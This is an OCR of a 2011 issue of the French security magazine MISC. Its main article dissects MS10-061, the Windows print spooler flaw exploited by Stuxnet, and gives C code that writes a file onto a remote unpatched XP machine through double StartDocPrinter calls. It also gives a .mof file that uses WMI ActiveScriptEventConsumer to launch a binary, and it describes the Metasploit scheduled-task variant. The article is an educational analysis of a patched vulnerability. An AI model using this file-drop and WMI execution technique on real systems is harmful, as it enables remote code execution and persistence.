MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 53 - F: 8,00 € - RD

n° 53 JANVIER/FÉVRIER 2011

France Métro : 8 € DOM : 8,80 € TOM Surface : 990 XPF TOM Avion : 1300 XPF
CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur CAN : 15 $CAD

RÉSEAU *WEP*

Cassage de clés WEP en dehors des sentiers battus

p. 78

SYSTÈME *iOS*

Failles et iOS : comprendre le système d'exploitation de l'iPhone

p. 68

SOCIÉTÉ *STUXNET*

Stuxnet : halte à la spéculation, place aux interprétations

p. 53

ARCHITECTURE *ANALYSE / CONFIG*

HAWK, approche intégrée pour l'analyse des configurations

p. 64

DOSSIER

LA SÉCURITÉ DU WI-FI, DES PAROLES EN L'AIR ?

1- WEP : la cryptographie vue par le marketing
2- WPA : protégez vos communications
3- Sécurisez votre réseau Wi-Fi
4- Hotspots : bypass et protections

EXPLOIT CORNER

0-day Stuxnet : Vulnérabilité MS10-061 dans le printer spooler de Windows

p. 04

MALWARE CORNER

Demande de rançon : votre MBR pris en otage !

p. 11

PENTEST CORNER

Trucs et astuces pour l'édition offline de l'Active Directory

p. 16

DÉCOUVREZ

LE NOUVEAU MAGAZINE DES ÉDITIONS DIAMOND !

OPEN SILICIUM

LE MAGAZINE DE L'OPEN SOURCE POUR L'ÉLECTRONIQUE & L'EMBARQUÉ

L'engouement suscité par les hors-série de Linux Magazine spécialement consacrés au monde de l'embarqué et de l'électronique nous a naturellement conduit à concevoir un magazine uniquement dédié à l'univers des technologies embarquées et de l'open source : OpenSilicium...

www.opensilicium.com

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'AU 25 MARS 2011
ET SUR : WWW.ED-DIAMOND.COM

ÉDITO

9 ans, 53 numéros et presque toutes mes dents !

Ça fait 9 ans et quelque 53 numéros - sans compter les hors-séries - que je rédige des éditos. C'est traditionnellement la dernière pierre de l'édifice : tous les articles sont reçus, relus, corrigés, mis en page et validés. Bientôt les vacances... sauf qu'il faut déjà préparer le numéro suivant.

Ça fait 9 ans et quelque 53 numéros que j'essaie d'expliquer à ma grand-mère ce que je fais. Mais au final, le seul objet technologique qu'elle conserve est un cadre photo USB où défilent des tonnes de photos de son idole. Pour les malcomprenants ou ceux qui ne sont pas assidus à la vie de ma grand-mère vénérée, son idole, c'est moi, et c'est réciproque, sauf que je n'ai pas de cadre USB car j'ai un iPhone, et il y a aussi une application pour ça.

Ça fait 9 ans et quelque 53 numéros que mes neveux plongent dans un monde de plus en plus numérique. Leurs premiers mots n'ont pas été « papa » ou « maman », mais « allo ». C'est effrayant, mais il ne s'agit pas d'un fossé générationnel entre eux et ma grand-mère... grand-mère qui est à peine plus âgée que quelques-uns de nos décideurs. Elle et mes neveux vivent dans des univers parallèles, un peu comme Bob le chat et Mickey Mouse.

Ça fait 9 ans et quelque 53 numéros que je fantasme de voir mes fans se jeter sur moi et m'arracher mes vêtements (seulement si tu es blonde à forte poitrine - enfin, ça marche aussi si tu es brune ou rousse). Hélas, je n'ai été reconnu qu'une fois, dans un quelconque restaurant japonais... et il ne m'a même pas offert le thé vert. Heureusement que je ne fais pas ça pour la gloire mais pour l'argent, au moins, j'ai pu payer mon addition ;-)

Ça fait 6 ans et quelque 3 numéros que nous avons tenté d'exporter *MISC* en Allemagne, sans succès. Ces numéros sont tout autant *collector* que *MISC* 0, avec sa tête de mort vert fluo. Mais ça reste une aventure, avec de belles rencontres (mais toujours pas de blondes, brunes ou rousses à forte poitrine, juste des *geeks* teutons et leurs bières blondes, brunes ou rousses).

Ça fait 9 ans et quelque 53 numéros que des calembours bons succèdent aux jeux de mots laids, qu'on n'a subi qu'une seule menace de procès, que des Jean-Kevin W4l0rdZ quittent le côté obscur pour rejoindre l'armée des consultants forts de ce qu'ils retiennent des articles, qu'on a lancé *SSTIC* (attention, l'appel à participation termine début janvier, comme d'habitude, et si tu ne te lèves pas et ne te réveilles pas, comme d'habitude, tu n'auras pas de place, comme d'habitude), bref, qu'on a essayé de faire bouger des choses, toujours soucieux de partager le savoir car la sécurité est l'affaire de tous.

Il est donc temps que je cède ma place. Qui a dit « enfin » ?

À partir du 54, un triumvirat prendra en charge les numéros réguliers. Je leur filerai un coup de main, fort de l'expérience de 9 ans, 53 numéros et quelques hors-séries. Mais ils vous proposeront un contenu, chacun avec sa personnalité et ses centres d'intérêt. Ça permet au magazine de se renouveler. Je souhaite donc bon courage à Damien Aumaitre, Benjamin Caillat et Cédric Foll. Pour ma part, je vais me concentrer sur les hors-séries que nous vous proposerons. Cette nouvelle aventure m'excite, comme une blonde, une brune ou une rousse à forte poitrine.

Enfin, ça fait 9 ans et quelque 53 numéros que *MISC* existe grâce à de nombreuses petites mains, les auteurs, les relecteurs, la mise en page, l'irremplaçable Véro et tout le monde chez *Diamond*, mais aussi grâce à tes petites mains, public chéri mon amour. Pourvu que ça dure encore longtemps, et à dans 9 ans et 53 numéros ! Enfin, je serai encore là pour le 54 et les suivants :-).

Bonnes année et lecture,

Fred Raynal

Rendez-vous au 25 février 2011 pour le n°54 !

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20
Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036

Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

LES ÉDITIONS DIAMOND


Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 26
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April
www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE



VULNÉRABILITÉ MS10-061 DANS LE PRINTER SPOOLER DE WINDOWS

Ivanlef0u – ivanlef0u@security-labs.org – Sogeti ESEC Lab

mots-clés : EXPLOIT / SPOOLER / WINDOWS / MS10-061


Le worm Stuxnet [1] a récemment fait trembler le monde de la sécurité informatique. D'une complexité étonnante, visant des objectifs industriels majeurs, ce ver n'hésite pas à utiliser de nouvelles vulnérabilités dans Windows pour se propager (4 0days connus). L'une d'entre elles, aujourd'hui corrigée, concerne le partage d'imprimantes réseau et le « spooler » sous Windows.

1 Contexte

Patché le 14 septembre 2010 par Microsoft par le bulletin MS10-061 **[2]**, le CVE-2010-2729 permet à un attaquant d'exécuter du code à distance sur une machine Windows. Cette vulnérabilité est réellement efficace sur le réseau uniquement lorsqu'une machine XP partage une imprimante. Les autres versions de Windows, 2003 Server, Vista, 7 et 2008 Server sont vulnérables, mais ne permettent pas l'exécution de code distante.

Microsoft, via son blog SRD (*Security Research and Defense*), prend l'habitude de détailler certaines vulnérabilités. Dans l'article « MS10-061: Printer Spooler Vulnerability » **[3]**, les ingénieurs de l'équipe MSRC (*Microsoft Security Response Center*) décrivent les cibles vulnérables à l'attaque menée par Stuxnet. La cible la plus intéressante est ainsi celle fonctionnant sur Windows XP et partageant une imprimante sur le réseau.

Lors de sa découverte, beaucoup croyaient qu'il s'agissait d'un nouveau 0day sous Windows. Cette vulnérabilité avait pourtant déjà été décrite dans l'article « Print Your Shell » **[4]**, paru dans le numéro 4 de *Hakin9* en 2009. L'auteur y décrit une méthode permettant de copier un fichier à distance sur un système Windows en passant par le partage d'imprimante réseau. Certes, pas de RCE (*Remote Code Executation*), mais tout de même un premier pas vers une exploitation distante.



Les cibles possibles de la vulnérabilité printer spooler

L'intérêt de cette vulnérabilité est qu'il s'agit d'une erreur de conception, il n'est pas nécessaire d'utiliser des techniques de corruption mémoire, souvent difficiles voire hasardeuses, pour l'exploiter. Ce qui rend l'exploitation d'autant plus simple à fiabiliser. À ce jour, un *exploit* est déjà disponible dans Metasploit.

Nous allons dans un premier temps expliquer d'où vient cette vulnérabilité et expliquer comment l'exploiter afin de déposer un fichier sur un système distant. Ensuite, nous montrerons qu'il est possible de déclencher l'exécution de code arbitraire en plaçant un fichier dans un dossier particulier de Windows. Enfin, nous décrirons le fonctionnement de l'exploit de Metasploit ainsi que les effets du patch de Microsoft.

2 Le spooler Windows

Lorsqu'une imprimante est partagée sous Windows XP, celle-ci est accessible par défaut depuis l'utilisateur « Guest ». Tout le monde peut donc s'y connecter pour y imprimer des documents. Pour cela, il suffit d'ajouter une nouvelle imprimante sous Windows et de la déclarer en tant que « Network printer ».

Le « spooler service » hébergé par le processus `spoolsv.exe` sert à gérer les différentes requêtes d'impression afin d'organiser les différentes tâches (ou « jobs »). Il s'occupe aussi bien des impressions locales que des demandes d'impressions depuis le réseau si une imprimante est partagée. La communication avec ce processus passe par le RPC « spoolss ». Ce service fonctionne avec les droits de l'utilisateur LocalSystem.

Puisqu'il s'agit d'un RPC, il est bien sûr possible de l'atteindre via le réseau par le protocole DCE/RPC en visant l'interface d'UUID « 12345678-1234-abcd-EF00-0123456789ab » **[5]**, qui implémente la norme **[MS-RPRN]** : *Print System Remote Protocol Specification* **[6]**. Cependant, il est plus simple d'utiliser l'API de haut niveau « Print spooler API » décrite par la MSDN **[7]** et implémentée dans la DLL `winspool.dll`.

En fait, Stuxnet utilise les différentes méthodes implémentées par ce service afin de lui demander d'écrire simplement un fichier sur le disque. Pour cela, il fait appel aux fonctions suivantes :

```
// RpcOpenPrinter retrieves a handle for a printer, port, port
   monitor, print job, or print server.
DWORD RpcOpenPrinter(
  [in, string, unique] STRING_HANDLE pPrinterName,
  [out] PRINTER_HANDLE* pHandle,
  [in, string, unique] wchar_t* pDatatype,
  [in] DEVMODE_CONTAINER* pDevModeContainer,
  [in] DWORD AccessRequired
);

// RpcStartDocPrinter notifies the print server that a document is
   being spooled for printing.
DWORD RpcStartDocPrinter(
  [in] PRINTER_HANDLE hPrinter,
  [in] DOC_INFO_CONTAINER* pDocInfoContainer,
  [out] DWORD* pJobId
);

// RpcStartPagePrinter notifies the spooler that a page is about to
   be printed on the specified printer. DWORD RpcStartPagePrinter(
 [in] PRINTER_HANDLE hPrinter
);
RpcEndPagePrinter notifies the print server that the application is
at the end of a page in a print
job.
DWORD RpcEndPagePrinter(
  [in] PRINTER_HANDLE hPrinter
);

RpcEndDocPrinter notifies the print server that the application is
at the end of the current print
job.
DWORD RpcEndDocPrinter(
  [in] PRINTER_HANDLE hPrinter
);
```

Les API de haut niveau qui communiquent avec le RPC portent les mêmes noms sans le préfixe Rpc. Seuls les prototypes de `RpcOpenPrinter` et `OpenPrinter` diffèrent.

Connaissant ces API, il suffit de demander à une imprimante réseau d'écrire directement dans un fichier sur le disque dur du Windows distant et celle-ci l'effectue...

2.1 Le maelstrom du spooler

Certes, l'article de *Hakin9* montre qu'il faut appeler le triplet `OpenPrinter`, `StartDocPrinter` et `StartPagePrinter` deux fois afin d'obtenir un résultat, sans pour autant donner d'explications. La MSDN ne décrivant en aucun cas cette fonctionnalité cachée, il faut déboguer `spoolsv.exe` afin de comprendre ce qui se passe en interne.

Seul le fonctionnement de l'API `StartDocPrinter` nous intéresse. En effet, c'est elle qui notifie le *spooler* qu'un job d'impression est arrivé. Pour la suite, nous allons utiliser la convention de nommage des fonctions `module!function` où `module` désigne la DLL dans laquelle est implémentée `fonction`. Les API décrites ici ont été étudiées sur un Windows XP SP3[1].

Du côté client, l'appel à `winspool!StartDocPrinter` termine sur `winspool.dll!RpcStartDocPrinter`, qui utilise les fonctions de `rpcrt4.dll` afin de contacter le spooler local via RPC. Le spooler local est contacté même si on a ouvert un *handle* sur une imprimante réseau distante avec `winspool.dll!OpenPrinter`.

L'appel est géré par la couche RPC de `spoolsv.exe`, puis passe par la « call chain » :

```
spoolsv!RpcStartDocPrinter -> spoolsv!YStartDocPrinter ->
spoolss!StartDocPrinterW -> win32spl!StartDocPrinterW.
```

`spoolsv!YStartDocPrinter` va surtout « impersonate » via `rpcrt4!RpcImpersonateClient` le *thread* courant, c'est-à-dire changer le *token* de sécurité pour passer de *LocalSystem* à celui de notre utilisateur afin de cloisonner les utilisateurs dans le contexte du spooler.


En regardant `win32spl!StartDocPrinterW`, on voit un appel à `win32spl!Win32IsGoingToFile` qui détermine si le document ira sur notre système de fichiers ou sur une imprimante. La vérification est effectuée via les fonctions `win32spl!GetPrinterPortList`, `win32spl!IsaPortName` et `win32spl! IsaFileName` qui, comme leurs noms l'indiquent, se basent sur les ports imprimantes existants et le nom du fichier de destination. Le retour de `win32spl!Win32IsGoingToFile` définit si le fichier sera créé sur le disque via `kernel32!CreateFileW` ou si l'appel passera par `win32spl!RpcStartDocPrinter`. En fonction des besoins, `win32spl!RpcStartDocPrinter` va contacter le spooler concerné par l'impression, qui peut aussi bien être le spooler local qu'un spooler distant.

2.2 ERROR_SHARING_VIOLATION

C'est justement un problème de conception avec les fonctions **spoolss!StartDocPrinterW** et **win32spl!IsaFileName**, qui permettent de faire retourner FALSE à **win32spl!Win32IsGoingToFile**, même si la destination est un fichier.

En fait, toutes les deux utilisent l'API **kernel32!CreateFileW**, la première pour obtenir des informations sur le type de fichier via **kernel32!GetFileType**, la seconde pour créer le fichier sur le disque (sans pour autant en écrire le contenu).

Voici ce qui se passe dans le cas de 2 appels consécutifs à **winspool!StartDocPrinter** depuis le client :



Interactions entre les 2 spoolers et création du fichier sur le Windows distant

Dans notre spooler local, on arrive toujours sur **win32spl!StartDocPrinterW -> win32spl!Win32IsGoingToFile -> win32spl!IsaFileName**.

```
// Vérification du type de fichier
BOOL Status = TRUE;
hDestFile=CreateFileW(DestFile, GENERIC_WRITE, FILE_SHARE_READ|FILE_
SHARE_WRITE, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL) ;
if(hDestFile==INVALID_HANDLE_VALUE)
  return Status ;
if(GetFileType(hDestFile) != FILE_TYPE_DISK)
  Status=FALSE ;
CloseHandle(hDestFile);
return Status ;
```

Si le client spécifie un fichier comme destination, par exemple « c:\out.txt », **win32spl!Win32IsGoingToFile** renvoie TRUE.

L'appel à **win32spl!Win32IsGoingToFile** retourne dans **win32spl!StartDocPrinterW**. Puisque la destination est un fichier, cette fonction va ouvrir un handle sur le fichier pour que les données y soient envoyées.

```
hDestFile=CreateFileW(DestFile, GENERIC_WRITE, FILE_SHARE_READ, NULL,
OPEN_ALWAYS, FILE_FLAG_WRITE_THROUGH| FILE_ATTRIBUTE_NORMAL, NULL) ;
```

Remarquez que le handle **hDestFile** n'est pas fermé et qu'il a été ouvert en partage en lecture. Dorénavant, il est impossible dans le même processus d'ouvrir un handle en écriture sur le même fichier. Ici, le fichier est créé sur notre disque dur à l'endroit où l'on veut qu'il soit déposé sur l'OS distant.

Lors du second appel à **winspool!StartDocPrinter**, on arrive encore dans **win32spl!IsaFileName** de notre spooler local. De la même manière, **kernel32!CreateFileW** est appelé avec une demande d'écriture sur le fichier. Sauf qu'un handle est déjà ouvert sur le fichier partagé en lecture ! L'API échoue et renvoie **INVALID_HANDLE_VALUE**. Pour information, le numéro d'erreur est **ERROR_SHARING_VIOLATION (0x20)**.

Comme **win32spl!Win32IsGoingToFile** renvoie TRUE, **win32spl!StartDocPrinterW** va aller appeler **win32spl!RpcStartDocPrinter** et donc transférer la requête d'impression sur l'imprimante. Si par hasard, on a choisi comme cible une imprimante distante partagée, celle-ci recevra une requête d'impression vers un fichier et l'écrira sur le disque dur de la machine distante.

Arrivé dans le spooler distant, on passe cette fois par la « call chain » : **spoolsv!RpcStartDocPrinter -> spoolsv!YStartDocPrinter -> spoolss!StartDocPrinterW -> localspl!LocalStartDocPrinter -> localspl!PrintingDirect**. La dernière fonction va écrire le fichier sur le disque à l'emplacement voulu. C'est gagné !

Finalement, le code est tout simplement :

```
for(i=0; i<2; i++)
{
  if(OpenPrinter("\\\\vulnbox\\printer", &hPrinter, NULL)==0)
  {
    printf("[-] Error in main with OpenPrinter : %u\n", GetLastError());
    goto end;
  }

  DocInfo.pDatatype="RAW";
  DocInfo.pDocName="BARP"; // pas d'importance.
  DocInfo.pOutputFile="destfile"; ; // on peut spécifier un path,
  sinon le fichier sera déposé dans %systemroot%\system32\
  JobId=StartDocPrinter(hPrinter, 1, (LPBYTE)&DocInfo);
  if(JobId==0)
  {
  printf("[-] Error in main with StartDocPrinter\n");
  goto end;
  }

  if(i==1)
  {
    if(StartPagePrinter(hPrinter)==0)
    {
      printf("[-] Error in main with StartPagePrinter : %u\n",
      GetLastError());
      goto end;
    }
```

```
    if(WritePrinter(hPrinter,EvilFile,EvilFileSize,&BytesWritten)==0)
    {
      printf("[-] Error in main with WritePrinter\n");
      goto end;
    }
  }
}
EndPagePrinter(hPrinter);
EndDocPrinter(hPrinter);
```

L'API **winspool!WritePrinter** va utiliser **kernel32!WriteFile** pour copier les données dans le fichier. Aucune restriction n'est imposée sur le type de fichier imprimé. Dans le cas d'un fichier exécutable, on aimerait qu'il soit exécuté quand on le veut.

3 Exécution du payload avec un .mof

Les auteurs de Stuxnet ont utilisé une fonctionnalité méconnue afin d'exécuter leur payload. Windows implémente WMI (*Windows Management Instrumentation*) **[8]**. Il s'agit en gros d'une interface standard d'échange d'informations entre différentes applications basées sur un modèle client/serveur, le tout reposant sur un *repository* agencé avec des espaces de noms. C'est l'implémentation des normes WBEM et CIM (namespace **\root\cimv2**) sous Windows. Le but est de fournir une interface de gestion uniforme de l'OS, de ses applications périphériques et services.

Les *providers* WMI sont décrits à travers des fichiers .mof (*Managed Object File format*) **[9]** qui sont situés dans le dossier **%systemroot%\system32\wbem**. Un fichier .mof décrit les classes CIM sous forme ASCII. Ces classes, après compilation, seront déposées dans le repository WMI et pourront ensuite être instanciées. L'utilitaire **mofcomp.exe** permet de compiler ces fichiers mof. Enfin, le service « winmgmt » héberge le repository WMI et les instances des différents clients/serveurs tandis que le service « wmi » fournit juste une extension du premier pour les *drivers* de l'OS.

Une des particularités de ce service est qu'il compile et inscrit automatiquement au repository WMI les fichiers .mof qui sont mis dans **%systemroot%\system32\wbem\Mof** (temps de rafraîchissement : 3s). Ce répertoire traite aussi bien les .mof ASCII que ceux compilés. Stuxnet utilise cela afin d'exécuter le fichier qu'il dépose via la vulnérabilité CVE-2010-2729.

3.1 Démarrer un script via un .mof

Il existe un type de serveur **ActiveScriptEventConsumer**, qui permet de lancer un script VBScript ou Jsscript. Il est disponible dans le *namespace* WMI « \root\subscription ». Il est ainsi possible de former un fichier .mof qui instanciera cette classe afin d'exécuter du code. Mais le script est exécuté uniquement de manière événementielle en fonction de requêtes provenant du côté client.

Parallèlement à ce *provider*, nous devons alors fournir un filtre qui définira quand appeler le *consumer*. Pour cela, on instancie une classe de type **__EventFilter**, qui exécutera le code placé dans notre instance de **ActiveScriptEventConsumer** lorsqu'une classe nous appartenant sera instanciée. On lie le consumer et le provider entre eux via une classe **__FilterToConsumerBinding**.

Enfin, on choisit de filtrer sur l'instanciation de notre classe, certes inutile, mais qui créera un événement de type **__InstanceCreationEvent**. Le filtre détecte cet événement et appelle le consumer associé qui démarre un JScript lançant notre binaire !

Extrait du contenu du .mof non compilé :

```
instance of ActiveScriptEventConsumer as $cons
{
  Name = "lolconsumer";
  ScriptingEngine = "JScript";
  ScriptText = "var s = new ActiveXObject(\"Wscript.Shell\");
  s.Run(\"calc.exe\");";
};

instance of __EventFilter as $Filt
{
  Name = "lolfilter";
  Query = "SELECT * FROM __InstanceCreationEvent WHERE
  TargetInstance.__class = \"LolClass\"";
  QueryLanguage = "WQL";
};

instance of __FilterToConsumerBinding as $bind
{
  Consumer = $Filt;
  Filter = $cons;
};

instance of LolClass
{
  Name = "Barp";
};
```

4 L'exploit pour MS10-061 de Metasploit

L'exploit de Metasploit **[10]** développé par hdm et jduck fonctionne quelque peu différemment. Au lieu d'utiliser l'API de haut niveau comme on l'a vu, il communique directement via le protocole DCE/RPC sur le spooler distant, évitant ainsi les 2 appels à l'API haut niveau **StartDocPrinter**. Évidemment, notre exploit pourrait fonctionner de la même manière, mais il n'existe pas de bibliothèque officielle sous Windows permettant de manipuler ce protocole.

Concernant le lancement du fichier déposé, cet exploit utilise une astuce intéressante. On a vu que le fichier

était copié sur le disque via les fonctions `CreateFile` et `WriteFile`. Ces API peuvent aussi écrire sur un objet de type *pipe* (qui partage beaucoup de propriétés avec les fichiers). Donc on peut, depuis le client, écrire dans un pipe via les API d'impression.

Justement, le \\PIPE\\ATSCV **[11]** sert à gérer les tâches planifiées sous Windows. L'idée est donc de mettre en attente via ce pipe une tâche planifiée qui lancera le fichier que l'exploit vient de poser. Le protocole DCE/RPC peut être encapsulé dans le protocole SMB (transport `ncacn_np`). Lors de la négociation SMB, le client peut connaître l'heure du serveur. À partir de là, on peut calculer l'horaire du déclenchement de la tâche malveillante. L'exploit de Metasploit exécute le binaire malveillant une minute après qu'il ait été déposé sur le système. Il faut reconnaître que l'utilisation du pipe ATSCV est une jolie méthode, il aurait été possible de faire la même chose avec notre exploit. Pour cela, il aurait fallu implémenter les communications pour ATSCV.

5 Description du patch

Le patch de Microsoft va corriger la fonction `spoolsv!YStartDocPrinter` dans le binaire `spoosv.exe`. D'abord, une nouvelle fonction `spoolsv!CheckLocalCall` apparaît, elle permet de déterminer la provenance de l'appel RPC, soit du réseau, soit local. Si l'appel provient du réseau, alors `spoolsv!ValidateOutputFile` invalide le champ qui contient le fichier de destination, empêchant ainsi toute tentative d'écriture sur le disque.

Conclusion

Stuxnet combine donc 2 techniques afin d'infecter une machine sur le réseau où il se trouve. D'abord, il écrit un fichier sur le disque dur de la cible via un bogue du spooler de Windows. Ensuite, il écrit un autre fichier de type « mof » dans un dossier spécifique de Windows, qui lui permet d'exécuter un script qui lance le binaire précédemment déposé. L'exploit de Metasploit est moins immédiat, puisqu'il attend qu'une tâche planifiée vienne exécuter le binaire.

Au final, MS10-061 représente un exploit fiable qui permet facilement de prendre le contrôle d'une machine Windows XP non patchée. ■

■ REMERCIEMENTS

Merci à tous les membres de l'équipe de Sogeti ESEC Lab pour me supporter tous les jours ainsi qu'aux relecteurs de cet article.

■ NOTES

[1] **Pour ceux qui voudraient reproduire ce bogue, désinstallez le KB2347290 depuis le menu *Add or Remove programs* depuis le *Control Panel*, désactivez le service *Automatic Windows update*, et redémarrez.**

■ RÉFÉRENCES

[1] **W32.Stuxnet Dossier,** http://www.eset.com/resources/white-papers/Stuxnet_Under_the_Microscope.pdf
Stuxnet Under the Microscope
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

[2] ***Microsoft Security Bulletin MS10-061,*** http://www.microsoft.com/technet/security/bulletin/ms10-061.mspx

[3] ***MS10-061: Printer Spooler Vulnerability,*** http://blogs.technet.com/b/srd/archive/2010/09/14/ms10-061-printer-spooler-vulnerability.aspx

[4] **MS10-061: « This is not the 0day you are looking for »,** http://newsoft-tech.blogspot.com/2010/09/ms10-061-this-is-not-0day-you-are.html
Stuxnet Print Spooler Zero-Day Vulnerability not a Zero-Day at All?
http://www.symantec.com/connect/blogs/stuxnet-print-spooler-zero-day-vulnerability-not-zero-day-all

[5] **4.10.16. Spooler service,** http://www.hsc.fr/ressources/articles/win_net_srv/msrpc_spoolss.html

[6] **[MS-RPRN] : *Print System Remote Protocol Specification,*** http://msdn.microsoft.com/en-us/library/cc244528%28PROT.10%29.aspx

[7] **Print Spooler API,** http://msdn.microsoft.com/en-us/library/ff686807%28VS.85%29.aspx

[8] ***WMI Start Page,*** http://msdn.microsoft.com/en-us/library/aa394582%28VS.85%29.aspx

[9] ***Managed Object Format* (MOF),** http://msdn.microsoft.com/en-us/library/aa823192%28VS.85%29.aspx

[10] ***Impersonating the Windows Print Spooler for Relayed RPC,*** http://blog.metasploit.com/2010/09/impersonating-windows-print-spooler-for.html
Metasploit ms10_061_spoolss.rb
https://www.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/windows/smb/ms10_061_spoolss.rb

[11] **[MS-TSCH] *Task Scheduler Service Remoting Protocol Specification,*** http://msdn.microsoft.com/en-us/library/cc248263%28PROT.13%29.aspx
3.2.5.2 *ATSvc Message Processing Events and Sequencing Rules,* http://msdn.microsoft.com/en-us/library/cc248422%28PROT.13%29.aspx

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC chaque mois chez vous ou dans votre entreprise.
- Économisez 10,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

par ABONNEMENT :

38 €*

au lieu de 48,00 €* en kiosque

Économie : 10,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	

Vos remarques :

.....

.....

.....

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Profitez de nos offres d'abonnement spéciales !

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

	(Nos tarifs s'entendent TTC et en euros)	F France Métro	D DOM	T TOM	E1 Europe 1	E2 Europe 2	EUC Etats-Unis Canada	A Afrique	RM Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
